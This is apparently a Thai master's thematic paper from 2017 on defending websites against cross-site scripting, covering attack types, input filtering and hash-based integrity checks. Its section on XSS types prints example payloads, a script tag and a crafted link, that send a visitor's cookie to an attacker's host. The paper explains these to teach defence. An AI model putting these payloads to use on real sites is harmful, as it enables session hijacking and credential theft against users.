การป้องกันการโจมตีแบบครอสไซต์สคริปติ้ง

วรากรณ์ สุภัคนิกร

สารนิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรวิศวกรรมศาสตรมหาบัณฑิต
สาขาวิชาวิศวกรรมคอมพิวเตอร์และโทรคมนาคม
วิทยาลัยนวัตกรรมด้านเทคโนโลยีและวิศวกรรมศาสตร์
มหาวิทยาลัยธุรกิจบัณฑิตย์
พ.ศ. 2560

Defending of Cross Site Script Attack

Warakorn Supaknikorn

A Thematic Paper Submitted in Partial Fulfillment of the Requirements

For the Degree of Master of Engineering

Department of Computer and Telecommunication Engineering

College of Innovative Technology And Engineering

Dhurakij Pundit University

2017

หัวข้อสารนิพนธ์ การป้องกันการโจมตีแบบครอสไซต์สคริปติ้ง
ชื่อผู้เขียน วรากรณ์ สุภัคนิกร
อาจารย์ที่ปรึกษา อาจารย์ ดร.ชัยพร เขมะภาตะพันธ์
สาขาวิชา วิศวกรรมคอมพิวเตอร์และโทรคมนาคม
ปีการศึกษา 2559

บทคัดย่อ

งานวิจัยนี้มีวัตถุประสงค์ที่จะนำเสนอแนวทางวิธีที่จะป้องกันการโจมตีครอสไซต์สคริปติ้ง เพื่อลดความเสี่ยงที่ผู้ใช้งานจะถูกโจมตี โดยแบ่งแยกวิธีป้องกันการโจมตีเป็น 2 รูปแบบ ได้แก่ แบบที่ 1 ทำการป้องกันด้วยการกรองข้อมูลเพื่อดักจับและลบรหัสโปรแกรมอันตรายที่อาจเป็น XSS ก่อนที่จะทำการบันทึกเข้าสู่ฐานข้อมูล การโจมตีประเภทนี้ส่วนใหญ่จะอยู่ในหน้าเว็บไซต์ที่สามารถบันทึกข้อมูลเข้าสู่ฐานข้อมูลได้โดยตรง เช่น เว็บบอร์ด เป็นต้น ส่วนอีกหนึ่งรูปแบบคือ การป้องกันด้วยวิธีการ Hash ข้อมูลเพื่อไว้ใช้สำหรับการตรวจสอบ วิธีการส่วนใหญ่ผู้โจมตีจะนำข้อมูลที่เป็นอันตรายมาฝังเอาไว้ในไฟล์โค๊ดที่อยู่ในเว็บเซิร์ฟเวอร์ หรือฝังไว้ในฐานข้อมูล ก็จะทำการป้องกันโดยการทำการ Hash ข้อมูลไฟล์หรือข้อมูลในฐานข้อมูลไว้ หากข้อมูลถูกแก้ไข จะไม่อนุญาตให้ใช้งาน แล้วแจ้งเตือนไปยังผู้ดูแลระบบผ่านอีเมล์ว่า ปัจจุบันข้อมูลในไฟล์หรือในฐานข้อมูลถูกเปลี่ยนแปลงแก้ไข เพื่อดำเนินการจัดการกับการโจมตีเหล่านั้น

ผลการทดสอบ พบว่า การกรองข้อมูลจากการบันทึกข้อมูลผ่านหน้าเว็บเพจช่วยป้องกันโดยดักจับและลบรหัสโปรแกรมอันตราย และ การทำกระบวนการ hash เพื่อใช้ในการตรวจสอบสามารถป้องกันการโจมตีจากการเปลี่ยนแปลงแก้ไขข้อมูลในไฟล์หรือในฐานข้อมูลได้

Thematic Paper Title	Defending of Cross Site Script Attack
Author	Warakorn Supaknikorn
Thematic Advisor	Chiyaporn Khemapatapan, Ph.D
Department	Computer and Telecommunication Engineering
Academic Year	2016

ABSTRACT

This research aims to present two processes in order to prevent a website from Cross-site scripting (XSS). The first process is to filter and remove the dangerous code before storing data into database. This process is for prevent the attack from embedding XSS code via information uploading on webpage such as webboard. The second one is to hash web page code or database information and then to store them in different database. The objective of this process is to verify web page code that is embedded XSS code by attacker. If the code is not verified, web page will not be allowed to run and then warning message will be sent to administrator to solve.

The results of the study show that two processes are efficient to prevent a website by catching and deleting dangerous code and verifying the web page code.

กิตติกรรมประกาศ

สารนิพนธ์นี้สำเร็จลุล่วงไปได้อย่างสมบูรณ์ โดยได้รับความอนุเคราะห์เป็นอย่างยิ่งจาก อาจารย์ ดร.ชัยพร เขมะภาตะพันธ์ อาจารย์ที่ปรึกษาสารนิพนธ์ที่ให้ข้อคิดเห็น คำแนะนำ คำปรึกษาที่เป็นประโยชน์ต่องานวิจัยและเอาใจใส่นักศึกษาเสมอมาตลอดจนแนะแนวทางในการแก้ไขปัญหาต่างๆ

ขอขอบคุณเพื่อนๆ ร่วมรุ่น ที่คอยให้กำลังใจสำหรับการทำสารนิพนธ์จนสำเร็จลุล่วงไปได้ด้วยดี

ขอขอบคุณมหาวิทยาลัยธุรกิจบัณฑิตย์

ท้ายสุดนี้ขอขอบคุณ คุณพ่อ คุณแม่ตลอดจนคนในครอบครัวของผู้วิจัย ที่คอยให้กำลังใจ และสนับสนุนผู้วิจัยในทุกๆ ด้าน ตลอดระยะเวลาการศึกษาจวบจนสำเร็จการศึกษา

วรากรณ์ สุภัคนิกร

สารบัญ

สารบัญ (ต่อ)

สารบัญตาราง

ตารางที่ **หน้า**

สารบัญภาพ

ภาพที่ **หน้า**

สารบัญภาพ (ต่อ)

ภาพที่ **หน้า**

สารบัญภาพ (ต่อ)

ภาพที่ **หน้า**

บทที่ 1
บทนำ

1.1 ที่มาและความสำคัญของปัญหา

ในปัจจุบันทุกหน่วยงานมักจะมีเว็บไซต์เป็นของตนเองซึ่งจะมีการเปิดให้บุคคลภายนอกสามารถเข้ามาเยี่ยมชมเว็บไซต์ได้โดยเปิดพอร์ท TCP 80 (http) หรือ TCP 443 (https) ในกรณีที่ต้องการใช้โปรโตคอล SSL เพื่อเข้ารหัสข้อมูลเพิ่มความปลอดภัยมากขึ้น จึงทำให้ผู้โจมตีอาศัยช่องโหว่นี้ในการโจมตีเนื่องจาก Port ที่ firewall จำเป็นต้องเปิดใช้งาน ช่องโหว่ที่มีความร้ายแรงและพบได้บ่อย เช่น SQL Injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF) และ Hacking over SSL เป็นต้น

Cross-site Scripting (XSS) ถูกกล่าวถึงครั้งแรกที่ Computer Emergency Response Team (CERT) ในปี 2003 [1] จากข้อมูลของ Open Web Application Security Project (OWASP) ในปี 2010 ได้ทำการจัดอันดับช่องโหว่ที่มีความรุนแรงและพบเจอได้บ่อยในเว็บแอปพลิเคชัน 10 อันดับขึ้นมาเป็นครั้งแรก Cross-Site Scripting (XSS) เคยเป็นช่องโหว่ที่อยู่ในอันดับ 2 ในปี 2010 และถูกลดอันดับลงมาเป็นอันดับ 3 ในปี 2013 โดย XSS เป็นช่องโหว่ที่เคยแพร่หลายในยุคสมัยที่ MySpace ได้รับความนิยม

ตารางที่ 1.1 เปรียบเทียบภัยคุกคามจาก OWASP ในปี 2010 และ 2013 [12]

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1-Injection	A1-Injection
A3-Broken Authentication and Session Management	A2-Broken Authentication and Session Management

ตารางที่ 1.1 (ต่อ) เปรียบเทียบภัยคุกคามจาก OWASP ในปี 2010 และ 2013 [12]

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A2-Cross Site Scripting (XSS)	A3-Cross-Site Scripting (XSS)
A4-Insecure Direct Object Reference	A4-Insecure Direct Object References
A6-Security Misconfiguration	A5-Security Misconfiguration
A7- Insecure Cryptographic Storage – Merged with A9 →	A6-Security Misconfiguration
A8- Failure to Restrict URL Access- Broadened into →	A7-Missing Function Level Access Control
A5-Cross-Site Request Forgery (CSRF)	A8-Cross-Site Request Forgery (CSRF)
<buried in A6:Security Misconfiguration>	A9-Using Known Vulnerable Components
A10-Unvalidated Redirects and Forwards	A10-Unvalidated Redirects and Forwards
A9-Insufficient Transport Layer Protection	Merged with 2010-A7 into new 2013-A6

Cross-site Scripting (XSS) เป็นวิธีการยอดนิยมที่ผู้โจมตี (hacker) รู้จักกันดี ซึ่งเป็นเทคนิคการฝังโค้ดเข้าไปกับหน้าเว็บเพจที่มีช่องโหว่เมื่อผู้ใช้โหลดหน้าเว็บเพจไป ค่าที่สำคัญบางอย่าง เช่น cookie, username หรือ password เป็นต้น ก็อาจจะถูกขโมยไปได้ ช่องโหว่ที่สามารถทำให้เกิดการโจมตี Cross-site Scripting (XSS) ได้ก็เนื่องมาจาก web application รับข้อมูลเข้ามาจากผู้ใช้ ซึ่งโปรแกรมเมอร์ที่พัฒนา web application ดังกล่าวไม่ได้ทำการตรวจสอบความปลอดภัยของข้อมูลนั้น ก่อนทำการบันทึกเข้าสู่ฐานข้อมูล หรือไม่มีการตรวจสอบการแก้ไขข้อมูลในฐานข้อมูล แม้ว่าผู้โจมตี (hacker) ไม่สามารถใช้ Cross-site Scripting (XSS) ในการทำอันตรายเครื่องคอมพิวเตอร์ที่ตกเป็นเหยื่อ เช่น สั่งลบข้อมูลฮาร์ดดิส (format harddisk) หรือ ควบคุมจากระยะไกล (remote control) ได้เพราะว่ากลไกการทำงานของ client-side script ไม่อนุญาตให้ทำงานดังกล่าว แต่ความน่ากลัวของ Cross-site Scripting (XSS) มีอยู่ไม่น้อยเนื่องจากการโจมตีดังกล่าวเป็นช่องทางที่ทำให้ผู้โจมตี (hacker) สามารถ ขโมยค่า cookie ซึ่งอาจจะทำให้ผู้โจมตี (hacker) ใช้

cookie ที่ขโมยไปในการแย่ง session ของเหยื่อได้ หรือ แก้ไขรูปแบบของฟอร์ม ที่ใช้ในการกรอก username/password ที่หน้าเว็บไซต์ เพื่อให้ส่งข้อมูลไปยังเครื่องของผู้โจมตี (hacker) ก่อนแล้วค่อยส่งไปยังเว็บไซต์จริง

ดังนั้น เว็บไซต์เป็นสิ่งที่ต้องคำนึงและให้ความสำคัญในเรื่องการรักษาความปลอดภัยเพิ่มมากขึ้น งานวิจัยนี้จึงมีวัตถุประสงค์เพื่อเสนอรูปแบบวิธีในการโจมตี Cross-site Scripting (XSS) และ วิธีการป้องกันการโจมตี Cross-site Scripting (XSS)

1.2 วัตถุประสงค์ของการวิจัย

1. เพื่อเสนอรูปแบบวิธีในการโจมตีของภัยคุกคามครอสไซต์สคริปติ้ง (Cross-Site Scripting) สำหรับเว็บไซต์ที่มีช่องโหว่
2. เพื่อเสนอแนวทางในการป้องกันการโจมตีครอสไซต์สคริปติ้ง (Cross-Site Scripting) ที่เว็บเซิร์ฟเวอร์ (Web Server)

1.3 ขอบเขตการวิจัย

1. ศึกษาข้อมูลเกี่ยวกับภัยคุกคามในส่วนของครอสไซต์สคริปติ้ง (Cross-Site Scripting)
2. จำลองในส่วนของเว็บแอพพลิเคชั่นสำหรับใช้ในการทดสอบ
3. ทดสอบการโจมตีเว็บแอพพลิเคชั่นโดยใช้ภัยคุกคามครอสไซต์สคริปติ้ง (Cross-Site Scripting)
4. ออกแบบวิธีการป้องกันภัยคุกคามครอสไซต์สคริปติ้ง (Cross-Site Scripting) ที่เว็บเซิร์ฟเวอร์ (Web Server)
5. สรุปผลการดำเนินงาน และทำข้อเสนอแนะในการพัฒนาระบบเว็บเซิร์ฟเวอร์เพื่อป้องกันในส่วนภัยคุกคามครอสไซต์สคริปติ้ง (Cross-Site Scripting)

1.4 ประโยชน์ที่คาดว่าจะได้รับ

1. มีความรู้ความเข้าใจถึงรูปแบบภัยคุกคามในส่วนของครอสไซต์สคริปติ้ง (Cross-Site Scripting)
2. สามารถทราบถึงแนวทางในการป้องกันการโจมตีครอสไซต์สคริปติ้ง (Cross-Site Scripting) ที่เว็บเซิร์ฟเวอร์ (Web Server)

3. สามารถช่วยลดความเสี่ยงการถูกโจมตีครอสไซต์สคริปติ้ง (Cross-Site Scripting)
4. ทำให้เพิ่มความมั่นใจในการเข้าใช้งานเว็บไซต์ของผู้ใช้งาน

1.5 แผนการดำเนินงาน

ตารางที่ 1.2 ระยะเวลาในการดำเนินงาน

กิจกรรม	ปี พ.ศ.2559					ปี พ.ศ.2560			
	ส.ค.	ก.ย.	ต.ค.	พ.ย.	ธ.ค.	ม.ค.	ก.พ.	มี.ค.	เม.ย.
1. ศึกษาข้อมูลเกี่ยวกับภัยคุกคามในส่วนของครอสไซต์สคริปติ้ง									
2. จำลองในส่วนของเว็บแอพพลิเคชั่นสำหรับใช้ในการทดสอบ									
3. ทดสอบการโจมตีเว็บแอพพลิเคชั่นโดยใช้ภัยคุกคามครอสไซต์สคริปติ้ง									
4. ออกแบบวิธีการป้องกันภัยคุกคามครอสไซต์สคริปติ้ง									
5. สรุปผลการดำเนินงานและทำข้อเสนอแนะเพื่อป้องกันภัยคุกคามครอสไซต์สคริปติ้ง									

บทที่ 2
แนวคิดทฤษฎีและงานวิจัยที่เกี่ยวข้อง

กล่าวนำ

การวิจัยนี้ประกอบด้วยข้อมูลความรู้ต่างๆที่ได้จากการค้นคว้าในหัวข้อที่เกี่ยวข้องกับการโจมตีและการป้องกันครอสไซต์สคริปติ้ง (Cross-site Scripting) ดังต่อไปนี้

2.1 ครอสไซต์สคริปติ้ง (Cross-site Scripting)

2.2 ฟังก์ชันแฮช (Hash Function)

2.3 Hash Message Authentication Code (HMAC)

2.4 กระบวนการทำงาน MD5

2.5 งานวิจัยที่เกี่ยวข้อง

2.1 ครอสไซต์สคริปติ้ง (Cross-site scripting) [6]

ครอสไซต์สคริปติ้ง (Cross-site scripting : XSS) เป็นการโจมตีแบบระบบประยุกต์ (Application) ประเภท malicious injection โดยอาศัยหลักการที่คอมพิวเตอร์ผู้ใช้งาน (Client computer) สามารถส่งข้อความอะไรก็ได้ไปยังเครื่องบริการ (Server) แล้วเครื่องบริการนำข้อความที่ได้รับมาไปประมวลผล โดยที่เครื่องบริการไม่ได้ตรวจสอบข้อมูลที่รับเข้า (Input) และข้อมูลที่ส่งออก (Output) ว่ามีความปลอดภัยเพียงพอ ผู้โจมตี (Attacker) จึงอาศัยช่องโหว่นี้ในการโจมตีโดยการสร้างเป็นคำสั่ง (Code) แล้วส่งไปยังเครื่องบริการ แล้วเครื่องบริการก็จะทำการประมวลแล้วส่งผลตอบสนองมาบังเบราว์เซอร์ (Browser) ของเครื่องคอมพิวเตอร์ผู้ใช้งานในรูปแบบบทคำสั่งฝ่ายผู้ใช้งาน (Client side script) ซึ่งบทคำสั่งฝ่ายผู้ใช้งานที่เกิดขึ้นนั้นมีสิทธิ์ในการทำงานเทียบเท่ากับบทคำสั่ง (script) ที่เกิดขึ้นจากตัวเว็บไซต์เอง

ผู้โจมตีใช้เทคนิคครอสไซต์สคริปติ้งเพื่อข้อมูลหรือความสามารถบางอย่าง เช่น เพื่อทำการส่งค่าคุกกี้ (Cookie) จากเครื่องคอมพิวเตอร์ผู้ใช้งานไปยังผู้โจมตี หรือเพื่อให้เครื่องคอมพิวเตอร์ผู้ใช้งานไปทำการบรรจุลง (Download) บทคำสั่งมาจากเว็บไซต์เพื่อให้สามารถใช้ทรัพยากรบางอย่างได้อย่างเต็มที่ เป็นต้น ทั้งนี้ขึ้นอยู่กับเทคโนโลยีของบทคำสั่งฝ่ายผู้ใช้งาน และเป้าหมายการโจมตีของผู้โจมตีด้วย

ครอสไซต์สคริปติ้งสามารถเกิดขึ้นได้ในหลายภาษา เช่น HTML, Java Script, VB Script, ActiveX, Flash เป็นต้น แต่ภาษาที่นิยมใช้ครอสไซต์สคริปติ้งกันอย่างแพร่หลาย คือ Java Script

2.1.1 รูปแบบการโจมตีครอสไซต์สคริปติ้ง (Cross-Site Scripting)

ภาพที่ 2.1 รูปแบบการโจมตีครอสไซต์สคริปติ้ (Cross-Site Scripting) [5]

ขั้นตอนที่ 1 ผู้ใช้งานเข้าใช้งานเว็บไซต์ของผู้โจมตี

ขั้นตอนที่ 2 ผู้ใช้งานคลิกลิ้งก์ที่เป็นอันตราย แล้วจะส่ง HTTP request ซึ่งประกอบด้วยโค๊ดที่เป็น JavaScript รวมไปด้วย ไปให้เว็บเซิร์ฟเวอร์

ขั้นตอนที่ 3 เว็บเซิฟเวอร์ส่งข้อความผิดพลาด (error message) กลับมา ประกอบด้วยชื่อของวิธีการ (เช่น โค๊ด JavaScript)

ขั้นตอนที่ 4 โค๊ด JavaScript ทำงาน เว็บเซิร์ฟเวอร์จะส่งค่า cookie ของผู้ใช้งานไปให้เซิร์ฟเวอร์ของผู้โจมตี

ผลกระทบจากการถูกโจมตี คือ ผู้ใช้งานจะถูกขโมย Cookie, username, password จากนั้นผู้โจมตีก็สามารถนำเอาค่าดังกล่าวของผู้ใช้งานไปใช้งานได้ทันที

2.1.2 สาเหตุของช่องโหว่ XSS

ในปัจจุบันเว็บแอพพลิเคชั่นหลายเว็บมีช่องโหว่ประเภท XSS เกิดขึ้น เนื่องจากเว็บแอพพลิเคชั่นนั้นอนุญาตให้ผู้โจมตีสามารถใส่ JavaScript ให้ทำงานภายใต้ domain บนเว็บแอพพลิเคชั่นได้ดังนั้นเนื่องจาก JavaScript มีความสามารถในการเข้าถึง document Object Model (HTML DOM) จึงทำให้ผู้โจมตีสามารถแทรก JavaScript เพื่อทำตามจุดประสงค์ต่าง ๆที่ต้องการได้ เช่น ขโมยข้อมูลที่สำคัญของเป้าหมาย, หลอกให้กลุ่มเป้าหมายเข้าไปยังลิงก์ที่มีความเสี่ยง, เข้าไปจัดการแก้ไขไฟล์ที่สำคัญในเว็บเบราว์เซอร์ของกลุ่มเป้าหมายได้ หรือสุดท้ายที่ร้ายแรงมากคือ เขียน JavaScript KeyLocker เพื่อใช้ดักจับ username และ password ในการทำธุรกรรมต่าง ๆ

2.1.3 ประเภทของครอสไซต์สคริปติ้ง [6]

2.1.3.1 ครอสไซต์สคริปติ้งแบบถาวร (Stored Cross-Site Scripting)

ครอสไซต์สคริปติ้งแบบนี้เป็นเทคนิคการโจมตี (Persistent) โดยอาศัยประโยชน์จากเว็บบอร์ด เว็บบล็อก (Web blog) หรือสมุดเยี่ยมชม (Guestbook) ที่โดยปกติเว็บระบบประยุกต์ (Web application) กลุ่มนี้จะให้ผู้ใช้งานสามารถกรอกเนื้อหา (Content) ได้ด้วยตนเองหรือจะนำข้อมูลที่รับเข้าไปเก็บและใช้งานโดยที่ไม่ได้ทำการตรวจสอบความปลอดภัยก่อน ผู้โจมตีก็จะสามารถใส่บทคำสั่งเข้าไปได้โดยตรงเลย

เช่น <script>window.location=http://attackcrosssite.php?cook=+document.cookie</script>

ถ้าเป็นเว็บระบบประยุกต์ที่ไม่ได้มีการตรวจสอบเนื้อหาหรือข้อมูลที่รับเข้าไปเก็บไว้แล้ว เมื่อมีผู้เข้าชมคนอื่นเข้ามาเยี่ยมชมเว็บไซต์ที่มีบทคำสั่งของผู้โจมตี เครื่องคอมพิวเตอร์ของผู้เข้าชมคนนั้นจะทำการประมวลผลบทคำสั่งโดยอัตโนมัติ แล้วทำการส่งค่าคุกกี้ไปยังเครื่องบริการของผู้โจมตี

2.1.3.2 ครอสไซต์สคริปติ้งแบบชั่วคราว (Reflected Cross-Site Scripting)

ครอสไซต์สคริปติ้งแบบนี้เป็นเทคนิคการโจมตีแบบชั่วคราว (Non-persistent) โดยส่วนใหญ่จะอยู่ในรูปแบบของการเชื่อมโยง (Link) เมื่อเหยื่อ (Victim) ทำการคลิกที่การเชื่อมโยงแล้วบทคำสั่งจะทำการโจมตี ปกติจะอยู่ในเว็บไซต์ที่มีการรับข้อมูลที่รับเข้าจากผู้ใช้งานมาแสดงผลบนเบราว์เซอร์

ตัวอย่าง : ในเว็บประยุกต์ที่มีกระบวนการทำงานตามคำสั่งที่ได้ร้องขอ เช่น เมื่อพิมพ์คำสั่ง http://testcross.com/index.php/sessionid=123&username=kong

แล้วเว็บไซต์จะแสดงผล “Welcome kong” ออกมาให้เห็นผ่านทางเบราว์เซอร์ โดยเว็บประยุกต์นำข้อมูลที่รับเข้าจาก username มาทำการแสดงผลโดยตรง ซึ่งหากไม่มีการป้องกัน

ก่อนที่จะนำมาแสดงผลก็จะเป็นจุดอ่อนให้ใช้เทคนิคครอสไซต์สคริปติ้งได้ ถ้าผู้โจมตีทำการสร้างการเชื่อมโยงแล้วส่งไปทางอีเมล์ให้เหยื่อทำการคลิกการเชื่อมโยง เหยื่อก็จะถูกการโจมตี

ตัวอย่าง : ในการเชื่อมโยงที่มีการใช้เทคนิคครอสไซต์สคริปติ้งแอบแฝงเพิ่มบทคำสั่งเข้าไป แล้วทำการส่งอีเมล์ไปหาเหยื่อ

<a herf="http://testcross.com/index.php/sessionid=123&username=<script>document.location=
'http://attackcrosssite.php?'cook=+document.cookie</script>">click to change your profile

เมื่อเหยื่อทำการคลิกที่การเชื่อมโยงดังกล่าวระบบก็จะทำการส่งค่าคุกกี้จากเครื่องคอมพิวเตอร์ผู้ใช้งานที่มีจุดอ่อนครอสไซต์สคริปติ้งไปยังเครื่องบริการของผู้โจมตีในความเป็นจริงแล้วผู้โจมตีอาจไม่จำเป็นต้องใช้การส่งอีเมล์ไปให้เหยื่อ แล้วรอให้เหยื่อทำการคลิกการเชื่อมโยงก็ได้ เพราะการโจมตีรูปแบบนี้ผู้โจมตีสามารถประยุกต์ใช้ส่วนย่อย (Element) ที่มีชื่อว่า <iframe> มาช่วยในการโจมตีได้ เพียงแค่เหยื่อทำการเปิดอ่านอีเมล์แล้วบทคำสั่งก็จะทำงานโดยอัตโนมัติ

2.1.3.3 ครอสไซต์สคริปติ้งแบบชนิด 0 (DOM-based Cross-Site Scripting)

ครอสไซต์สคริปติ้งแบบชนิด 0 (DOM-based Cross-Site Scripting, Local cross-site scripting) หรือเรียกว่า "Type-0 Cross-site Scripting" เป็นเทคนิคการโจมตีที่ไม่ใช่แบบถาวรและแบบชั่วคราวโดยบทคำสั่งจะไม่ถูกเก็บไว้บนเครื่องบริการหรือไม่มีการส่งบทคำสั่งไปยังเครื่องบริการ แต่เป็นการโจมตีโดยอาศัยคุณสมบัติของ Document Object Model (DOM) มาช่วยในการทำการโจมตี โดยนำเข้าข้อมูลที่รับเข้ามาแปลงให้เป็นคำสั่ง เช่น การที่เครื่องบริการไปอ่านข้อมูลจาก RSS feeds มาแล้วทำการแสดงผลไปยังเบราว์เซอร์โดยที่ไม่ทำการตรวจสอบก่อน

ผู้โจมตีที่จะใช้เทคนิคครอสไซต์สคริปติ้งแบบชนิด 0 จะต้องเข้าใจหลักการทำงานของการแสดงผลในการเตรียมเนื้อหา HTML ของเครื่องบริการเป็นอย่างดี เพราะสาเหตุหลักในการเกิดครอสไซต์สคริปติ้งแบบนี้เกิดจากการไม่ได้ตรวจสอบการแสดงผลที่ครอบคลุมของเครื่องบริการ ทำให้ผู้โจมตีสามารถนำข้อมูลที่รับเข้ามาแปลงให้เป็นบทคำสั่งและทำให้เกิดการโจมตีชนิดนี้ได้


งานวิจัยนี้ นำเสนอวิธีในการโจมตีและวิธีการป้องกัน ครอสไซต์สคริปติ้ง (Cross-Site Scripting) ที่เว็บเซิร์ฟเวอร์

2.2 ฟังก์ชันแฮช (Hash Function) [2]

แฮชฟังก์ชั่นเป็นการย่อยข้อมูล หรือ เป็นการแมพ (map) ค่าไบนารีของข้อมูลที่มีขนาดไม่คงที่ให้เป็นค่าไบนารีของข้อมูลที่มีขนาดคงที่ ซึ่งหลักการทำงานของแฮชฟังก์ชั่นจะมีลักษณะ

เป็น one way functions การทำแฮชฟังก์ชั่น จะไม่สามารถนำค่าแฮชที่ได้ทำย้อนกลับเพื่อให้ได้ข้อมูล เดิมกลับมาได้ แต่สามารถใช้ประโยชน์จากการทำแฮชได้ เช่น กรณีการเก็บรหัสของเว็ปไซต์ผู้ให้บริการต่างๆที่มีการล็อกอินเพื่อเข้าสู่ระบบจะมีการเก็บรหัสที่มีการผ่านฟังก์ชั่นแฮชเก็บลงในฐานข้อมูล เมื่อมีผู้ใช้ ทำการล็อกอินเข้าสู่ระบบ รหัสผ่านจะถูกนำมาผ่านฟังก์ชั่นแฮชแล้วนำไปเปรียบเทียบกับในฐานข้อมูลถ้าตรงกันแสดงว่า ผู้ใช้ คนนั้นสามารถเข้าใช้ระบบได้จริง เพื่อเป็นการเก็บรหัสเพื่อเป็นความลับสำหรับผู้ใช้ การที่จะหาข้อความที่ ทำให้ เกิดค่าแฮชดังกล่าวจะต้องเป็น กระบวนการที่ยากอีกทั้งการคำนวณหาข้อความสองชุดที่ให้รหัสแฮชค่าเดียวกันก็เป็นเรื่องยากมาก เช่นกัน ซึ่งเรียกคุณสมบัตินี้ว่า คุณสมบัติปลอดการชนกัน

การเข้ารหัสด้วยฟังก์ชันแฮชนั้นจะมีหลักการคือข้อมูลที่ถูกเข้ารหัสด้วยฟังก์ชันแฮชจะถูกเข้ารหัสด้วยอักขระ ต่างๆที่มีขนาดคงที่ไม่ว่าจะเป็น 64 บิตหรือ 128 บิต ดังภาพที่



ภาพที่ 2.2 การเข้ารหัสด้วยฟังก์ชันแฮช


วิธีการของฟังก์ชันแฮช คือข้อความเดียวกันเมื่อผ่านแฮชฟังก์ชันแล้วจะต้องได้ผลลัพธ์เหมือนเดิมเสมอ และ หากข้อความที่ต่างกันเพียงเล็กน้อยผ่านแฮชฟังก์ชัน ควรจะต้องได้ผลลัพธ์ที่ต่างกันมาก และที่สำคัญก็คือ ไม่ควรมี ข้อความใด ๆ ตั้งแต่ 2 ข้อความขึ้นไป ที่ผ่านแฮชฟังก์ชันแล้ว จะได้ผลลัพธ์ที่เหมือนกัน นอกจากนั้นแล้วฟังก์ชันแฮชที่ดีควรมีคุณสมบัติดังต่อไปนี้

- ฟังก์ชันแฮชควรสามารถใช้งานกับข้อมูลที่มีความยาวใด ๆ
- ฟังก์ชันแฮชจะต้องสามารถสร้างผลลัพธ์ที่มีความยาวเพียงค่าเดียว (คือผลลัพธ์ยาวเท่ากันหมด)
- ฟังก์ชันแฮชควรเป็นฟังก์ชันที่ไม่ซับซ้อน สามารถสร้างโดยฮาร์ดแวร์และซอฟต์แวร์ได้ง่าย
- ฟังก์ชันแฮชไม่ควรเป็นฟังก์ชันที่ย้อนกลับได้ คือ เมื่อทราบผลลัพธ์แล้วไม่มีทางทราบข้อมูลเลย

ฟังก์ชันแฮชนั้นอันที่จริงแล้วสามารถสร้างได้ง่าย เช่น อาจนำเอาข้อความมาบวกกันทั้งหมด แล้วกลายเป็นค่า แฮชก็ได้ แต่ฟังก์ชันแฮชในลักษณะดังกล่าวมีข้อเสียคือ จะเกิดการซ้ำกัน

ของผลลัพธ์ได้ง่าย ดังนั้นในโลกนี้จึงมีผู้ค้นคิด ฟังก์ชันแฮชเอาไว้มากมาย แต่ฟังก์ชันแฮชที่ใช้ในการทำลายเซ็นดิจิตอลที่ยอมรับกันว่าเป็นมาตรฐานนั้น มีอยู่ 2 ฟังก์ชัน ฟังก์ชันแรกมีชื่อว่า SHA โดย SHA ได้รับการพัฒนาโดย NIST (National Institute of Standard and Technology) ซึ่งเป็นหน่วยงานที่ทำหน้าที่กำหนดมาตรฐานทางเทคโนโลยีของสหรัฐอเมริกา โดยได้รับการประกาศเป็นมาตรฐานที่ FIPS PUB 180 ในปี 1993 โดยหลังจากนั้นมีการปรับปรุงเป็น SHA-1 ในปี 1995 โดยประกาศเป็น มาตรฐานที่ FIPS PUB 180-1 โดยผลลัพธ์ที่ได้จาก SHA-1 จะเป็นตัวเลขที่มีความยาว 160 บิต สาหรับฟังก์ชันอีก ฟังก์ชันหนึ่งที่นิยมไม่แพ้ SHA-1 และอาจเป็นที่นิยมมากกว่าด้วย คือ MD5 (Message Digest 5) ซึ่งออกแบบโดย Ron Rivest (ผู้ที่ชื่อของเขาเป็นตัว R ในอัลกอริทึม RSA ที่ได้อธิบายไปในฉบับก่อน) โดยได้ประกาศเป็นมาตรฐานใน RFC 1321 